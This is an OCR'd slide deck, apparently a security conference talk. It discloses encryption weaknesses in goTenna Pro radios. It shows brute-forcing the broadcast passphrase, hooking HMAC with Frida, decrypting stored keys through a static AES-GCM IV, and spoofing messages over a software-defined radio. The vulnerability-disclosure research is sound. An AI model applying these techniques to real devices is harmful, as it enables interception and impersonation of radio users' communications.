
c01n zre7	h96z tn4p
xs3o 2y4u	wq3i fv8p
e6os loj9	czjc yrcv

Capturing QR Broadcast

```
RX DATA (0x20): fragIDX=1
Class: BROADCAST
Unknown: 800000
Counter: 93
Unknown: 005628
Sender GID hash: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "BROADCAST_QR",
  "iv": "NwEAAA==",
  "timestamp": 1720936546.8043652
}
{
  "name": "ZGVmY29uICAgIA==",
  "uuid": "CQ==",
  "salt": "Fk8EYVdnrQ1mNhET7VSLQA==",
  "iv": "NwEAAA==",
  "keyData": "sAz++gubJw+OhLf2kavLKSsTdKVSKbVibvLe93WEnWGs0YFP6h9RX6Yq4eU6K0Q5eSqLZ04M/1IE0kj92Zn7Rr9pKxR5NjhzE2pHL4iiRks="
}
```



Process to Retrieve the Key



- RTX-4090
  - Hash rate of 2129.9 kH/s
  - Alphanumeric (36 possibilities) with 8 characters = 15.33 days
  - 12xRTX-4090 = 1.27 days
- A100
  - Hash rate of 884.8 kH/s
  - Alphanumeric (36 possibilities) with 8 characters = 36.90 days
  - 10,000xA100 = 5.31 minutes

Using the Key to Decrypt Broadcast Traffic Live

```
Key "defcon"
UUID "09008C"
2196a9809a174f72796b534b8510a62eed840b3111eca23231a8af4099c47260

Add below to gotenna_packet broadcast_keys:
"09008C": bytes.fromhex("2196a9809a174f72796b534b8510a62eed840b3111eca23231a8af4099c47260")
```

```
Class: BROADCAST
Unknown: 800000
Counter: 41
Unknown: 005628
Sender GID hash: 008c
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "keyUuid": "09008C",
  "iv": "cgAAAA==",
  "timestamp": 1706166314.428855
}
{
  "text": "Test"
}
```



Investigating Point-To-Point Encryption

- P-2-P uses public key encryption for sharing the symmetric key
- It does not require manual key sharing
- MessageReceiver class was one of the few classes that did not cleanly decompile
- Using Frida - dynamic instrumentation toolkit would be useful
    - I did not have an android phone which would make process much easier than iOS
    - eBay and Craigslist to the rescue



Initial Conversation Starts with Public Key Sharing

```
Class: P-2-P
Unknown: 800000
Counter: 4
Unknown: 005628
Sender GID hash: 2401
Recipient GID hash: 008c
{
  "senderGid": "91241030429057",
  "messageType": "PUBLIC_KEY_REQUEST"
}
{
  "publicKey": "BD/QfR1cM3emrdmhZr4UDbir8vcLs0v8nhAQCHS7c0ecPKS/HsIRVRBRt46YdqaR9QnJfTo/OvpAM+KFt8eetS7Y4nsqAG52mrl82464Aab4rOTlUxQsJ/RZVVYigD0CPA=="
}

Class: P-2-P
Unknown: 800000
Counter: 20
Unknown: 005628
Sender GID hash: 008c
Recipient GID hash: 2401
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "PUBLIC_KEY_RESPONSE",
  "timestamp": 1706153750.2727141
}
{
  "publicKey": "BLz5WDDD7rm49USjllBNStNnxxfY39TQUaHQfbX4oPt7dAc8STAjr+4QJe/UtaTF2X4P5+phA0ETkArkKvDb1mVDB+M3oPeL3b9cGTnh50MgACMoH4h9TfiFUH4ftvXM1w=="
}
```



Source Code Analysis of P-2-P Encryption

```java
public final class C4190d {
    @NotNull

    /* renamed from: a */
    public static final C4190d f10383a = new C4190d();

    /* renamed from: b */
    public static final KeyAgreement f10384b = KeyAgreement.getInstance("ECDH");

    /* renamed from: c */
    public static final int f10385c = 384;
}
```

```java
@Nullable
/* renamed from: a */
public static final byte[] m5859a(@NotNull byte[] sharedSecret, @NotNull byte[] bArr) {
    C3514p.m5001f(sharedSecret, "sharedSecret");
    try {
        Mac mac = Mac.getInstance("HmacSHA256");
        mac.init(new SecretKeySpec(sharedSecret, "HmacSHA256"));
        return mac.doFinal(bArr);
    } catch (Exception e9) {
        System.out.println(e9);
        return null;
    }
}
```

It is using ECDH SECP384R1 curve

We need to intercept this function.

to see parameters for


javax.crypto.Mac.doFinal()



Frida Input Capture of HMAC SHA256

```
[*] [Thu Jan 25 2024 00:42:18 GMT-0500] javax.crypto.Mac.doFinal() called! Args: -123,-114,44,-108,5,87,0,0,4,-68
,-7,88,48,-61,-18,-71,-72,-11,68,-93,-106,80,77,74,-45,103,-57,23,-40,-33,-44,-48,81,-95,-48,125,-75,-8,-96,-5,12
3,116,7,60,73,48,35,-81,-18,16,37,-17,-44,-75,-92,-59,-39,126,15,-25,-22,97,3,65,19,-112,10,-28,42,-16,-37,-42,10
1,67,7,-29,55,-96,-9,-117,-35,-65,92,25,57,-31,-25,67,32,0,35,40,31,-120,125,77,-8,-123,80,126,31,-74,-11,-52,-41
,-86,-30,31,-41,62,100,86,-65,-56,125,-99,-98,109,-25,43,-23,-41,38,125,-5,-108,-42,-89,111,-115,109,24,-107,93,1
7,-42,82,127,-86,-127,36,-88,-67,-2,78,-44,76,119,-36,46,6,104,-102
[-] Number of args: 1
[-] length(args[0])= 153
[-] Input(hex): 858e2c940557000004bcf95830c3eeb9b8f544a396504d4ad367c717d8dfd4d051a1d07db5f8a0fb7b74073c493023afe
e1025efd4b5a4c5d97e0fe7ea61034113900ae42af0dbd6654307e337a0f78bddbf5c1939e1e743200023281f887d4df885507e1fb6f5ccd7
aae21fd73e6456bfc87d9d9e6de72be9d7267dfb94d6a76f8d6d18955d11d6527faa8124a8bdfe4ed44c77dc2e06689a

GID: 858e2c9405570000 = 95681472401029
Public Key: 04bcf95830c3eeb9b8f544a396504d4ad367c717d8dfd4d051a1d07db5f8a0fb7b74073c493023afee1025efd4b5a4c5d97e0
fe7ea61034113900ae42af0dbd6654307e337a0f78bddbf5c1939e1e743200023281f887d4df885507e1fb6f5ccd7
Shared Key: aae21fd73e6456bfc87d9d9e6de72be9d7267dfb94d6a76f8d6d18955d11d6527faa8124a8bdfe4ed44c77dc2e06689a
```

HMACSHA256(Shared Key, GID + Public Key + Shared Key)



Exploring the Device for Key Data

What…

```
bluejay:/proc/19727/fd # cat /data/data/com.gotenna.proag/shared_prefs/goTennaKeyEncryption.xml                <
?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="PUBLIC_SELF91241030429057">A9332564EA5E030DABBA577C9C6361C4AE319CEC62BCF2828AD557D8AB25AC75E6CAFFB712
82B333AB4F86DC21F13EC1B80389E1542C68954460AF33237D3E45852C9733A01FB4CEC2418AF35092ACC766EB060676A6CDD6066FB4990DA078511
FF9B6293F8A11F31D0BE0329D7E9BDBC029CC009553745CFED25C298EE6BFA9481EC2CD17AF6FC1D47022CD44589D4030E86499F0D15AF42862848C
9D0D3780EB68389EB77493755901A3D38B7DFFC7B5F9C833A6BA4E134441F45E0737DA3C7F96D7F4D7A34C77F8FA8DD8F388A56A8FFF29B399BFD72
6B397A9EF4828139253EA98BF487A89C88AA96AE57F9E9AA45699B1B5C841917856F6AD9403A700CD</string>
    <string name="03008C">AE452B119A5D760DD9B95F78EB111BC6AD3F9E9B14CDF3888EA656DCD823AF719BCAF7C666F6C334A83A82DB52F43
8B6CE068FE8515D6DE03266AF46577D3E41DB7961F9F81095EB1FF3FF003C96CCC8</string>
    <string name="PRIVATE91241030429057">A9332A639B58020FABBD577B9D1268C2AA3FEF9E63B9FA868EDC24ABA854AE05EECAFFB51287B3
43A34D80DA21F13CC7BB71F5E05A2D6AE14912A54224784F42F459E33ED21EB1CBB333888557E2ADCF129D727273A3B8A10619C69D0DD300216AFFB
42F4BF062861E0BE247EA0D91D9B029B8039524732E8AD55B2E8CE4BCDB441AB6BC6BDF6ECDDA0254C83B2DED4746E46191F4A25F812D1285FAED0F
3A869C6245E9CB7090732C02AAA5FF7AFDB2C1F5BE47D5C84B164535F7580332D44A7C99A1F3D7D835038CF4FFAC838AD3168C842DC59AB8A422B2E
1D99F4E5D13E55F969CBA4C7C8BC285AD1BE3789F9DD047FCCCDE2790B504645071C21F91CC9E96BD724D8F4B839281DCDE1FE85A8D365E77F62814
CD6057102BF2721D1A650F4FBF8DC34E45A3F90C9D8A01514D60DDFF5157C24BA279F1048E57B91B6945726DB8DDB67E0E6EC136D133FBEB65E8DD5
5E896011FA33E6392282ACA24E3FD81A4D68043AE93D66F2CC7512F82347D5C1424C531CED05E4E0B273FBEE7FC4F03C11E</string>
    <string name="SHARED_SECRET95681472401029">DB425760E828760AA8C9517F9B141BB4D931E8ED68BCFBF58CA022D9A952DB0E9ACCFDB5
15F6C743A248F4D850F638B3B301FB95525060E44467AD31507C4A41F32E924BD91FB0CCC13CF9832693DABA639D747707A6B9D77619B0ED7DDB785
585B463B9516F0EBA7749B0F3B95D5D1E</string>
    <string name="PUBLIC_OTHER95681472401029">AA3750119F570705A8BC2478EB671BCBD831999C65CC838383D252DEAF54AA769AC8F9B46
185B036DF44F4A855F54AC5BE748CE027586E953316DA38557A3931F32AE43ED119B1BBB43D88F752E5AFB962EC710402A4B8D20068C2EE0AD70221
6AF0B05C3FF463F01A08E130997A96A9C259B404E754002D8FA12B28FF91CAAF4B1AB4C91FDD13CAD07122CB3B5EE337449565E6F2D6588C281DF2F
C9E7B3783EA6B4D9CBD72E37A2B70A2AEFE0CF9C6B7F9B534A4C84B174537802D7634A03E799873DD3EA312A7C861C9B0E5A3E9A347E5</string>
```

goTenna Key Encryption Uses Static IV

```
public C4257d(@NotNull Context androidContext) {
    super(androidContext);
    C3514p.m5001f(androidContext, "androidContext");
    this.f10555c = new byte[]{2, 3, 4, 1, 6, 23, 12, 11, 34, 21, 19, 13};
    SharedPreferences sharedPreferences = androidContext.getSharedPreferences("goTennaKeyEncryption", 0);
    C3514p.m5000e(sharedPreferences, "androidContext.getSharedPreferences(\n        encryptedKeySPName,\n        Context.
    MODE_PRIVATE\n    )");
    this.f10556d = sharedPreferences;
    m5867f(this.f10551a, null);
}
public final byte[] mo5864d(@NotNull String alias) {
    SecretKey m5868g;
    C3514p.m5001f(alias, "alias");
    byte[] mo5864d = super.mo5864d(alias);
    if (mo5864d == null || (m5868g = m5868g(this.f10551a)) == null) {
        return null;
    }
    char[] cArr = C4322b.f10686a;
    return C4322b.m5899b(mo5861a(mo5864d, m5868g, this.f10555c, 128));
}
public String mo5861a(@NotNull byte[] bArr, @NotNull SecretKey secretKey, @NotNull byte[] iv, int i9) {
    C3514p.m5001f(iv, "iv");
    Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
    cipher.init(2, secretKey, new GCMParameterSpec(i9, iv));
    byte[] doFinal = cipher.doFinal(bArr);
    C3514p.m5000e(doFinal, "cipher.doFinal(encryptedRawData)");
    return new String(doFinal, C3568a.f9061b);
}
```

When AES Is Not Doing What AES Is Meant to Do

- Keys are AES-GCM encrypted
- Static IV allows a complete encryption bypass
- Using a captured public key as known plaintext, we XOR it with corresponding ciphertext to retrieve AES-GCM keystream
- We then XOR GCM keystream with all other keys to decrypt them


```
python3 decrypt_shared_preferences.py goTennaKeyEncryption.xml
03008C: 4f9cc3...
009B82: a4418d...
PUBLIC_SELF91251136197976: 307630...
SHARED_SECRET92042023550152: b1996b...
PRIVATE91251136197976: 3081b6...
SHARED_SECRET95681472401029: c2b973...
009B82_pin: 7a366471716c306b
PUBLIC_OTHER95681472401029: 04bcf9...
PUBLIC_OTHER91341708520410: 04441d...
SHARED_SECRET91341708520410: ec666c
SHARED_SECRET91452371772162: bb415c...
```

GOT AES




YES BUT

Decrypting Shared Preferences Process



P-2-P Decrypt Process



GROUP Encryption

Group encryption also uses public key encryption to share symmetric key

Similar methods of discovery to P-2-P


```
  "groupMembers": [
    {
      "gid": "91341708520410"
    },
    {
      "gid": "91251136197976"
    }
  ],
  "groupSharedKey": "u0FcLE5pKiaGRQ7QlrxF+jgYmmHToEVHJWDNtsUNjz4=",
  "groupGid": "91452371772162"
}
```


```
Conversation type: GROUP
Unknown: 8000
mode: 0x0
Counter: 22
Unknown: 005628
Sender GID hash: 008c
Recipient GID hash: e6ac
Found recipient GID: 92042023550152
{
  "senderGid": "95681472401029",
  "callsign": "Dollarhyde",
  "messageType": "TEXT",
  "iv": "EgEAAA==",
  "timestamp": 1707527426.602277
}
{
  "text": "Group text"
}
```

Encryption Summary Findings

- Broadcast is vulnerable and allows unauthorized decryption
  - Using setup QR message (ota) and brute forced PBKDF2 password
  - Using broadcast key (local to phone)
- P2P and Group are both vulnerable and allow unauthorized decryption
  - Using any one user's private key or the shared/group key (local to phone)
- No authentication of public keys, so MITM is possible
- Short messages, less than 1 fragment use less secure AES CTR
- Longer messages use more secure AES GCM
  - It is more secure due to authentication tag which solves malleability problem of CTR

Generating Real Messages From SDR


```
gnuradio@ops:$ ./gotenna_pro_tx_usrp.py --frequency=450000000 --sender-gid=123456789 --callsign=USRP --message='Hello from SDR!!!1'
[INFO] [UHD] linux; GNU C++ version 11.2.0; Boost_107400; UHD_4.1.0.5-3
[INFO] [B200] Detected Device: B200mini
[INFO] [B200] Operating over USB 3.
[INFO] [B200] Initialize CODEC control...
[INFO] [B200] Initialize Radio control...
[INFO] [B200] Performing register loopback test...
[INFO] [B200] Register loopback test passed
[INFO] [B200] Setting master clock rate selection to 'automatic'.
[INFO] [B200] Asking for clock rate 16.000000 MHz...
[INFO] [B200] Actually got clock rate 16.000000 MHz.
[INFO] [B200] Asking for clock rate 61.440000 MHz...
[INFO] [B200] Actually got clock rate 61.440000 MHz.
[INFO] [MULTI_USRP]     1) catch time transition at pps edge
[INFO] [MULTI_USRP]     2) set times next pps (synchronously)
```


Spoofing:

- GID
- Callsign
- Message



Support for Wireshark





Live Demos

FREQUENCY QR

ENCRYPTION QR

VALIDATION QR






7q0i 21o5

